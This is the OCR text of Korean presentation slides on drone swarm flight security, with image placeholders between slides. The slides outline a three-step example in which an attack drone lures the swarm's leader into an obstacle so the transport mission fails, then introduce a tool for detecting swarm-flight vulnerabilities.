
군집 비행 (공격 예)

- 수행 미션

장애물을 피해 물건을 운송


- 공격 예

공격 드론이 충돌없이 주변에 접근하여 미션 실패 유도




군집 비행 (공격 예)

- 단계 1) 공격 드론과 장애물은 군집 비행 드론을 향해 이동




군집 비행 (공격 예)

- 단계 2) 공격 드론이 리더 드론을 장애물과 충돌하도록 유도




군집 비행 (공격 예)

- 단계 3) 미션 실패




군집 비행 취약점 탐지 도구




취약점 분석 시작

군집 비행 취약점 탐지 도구



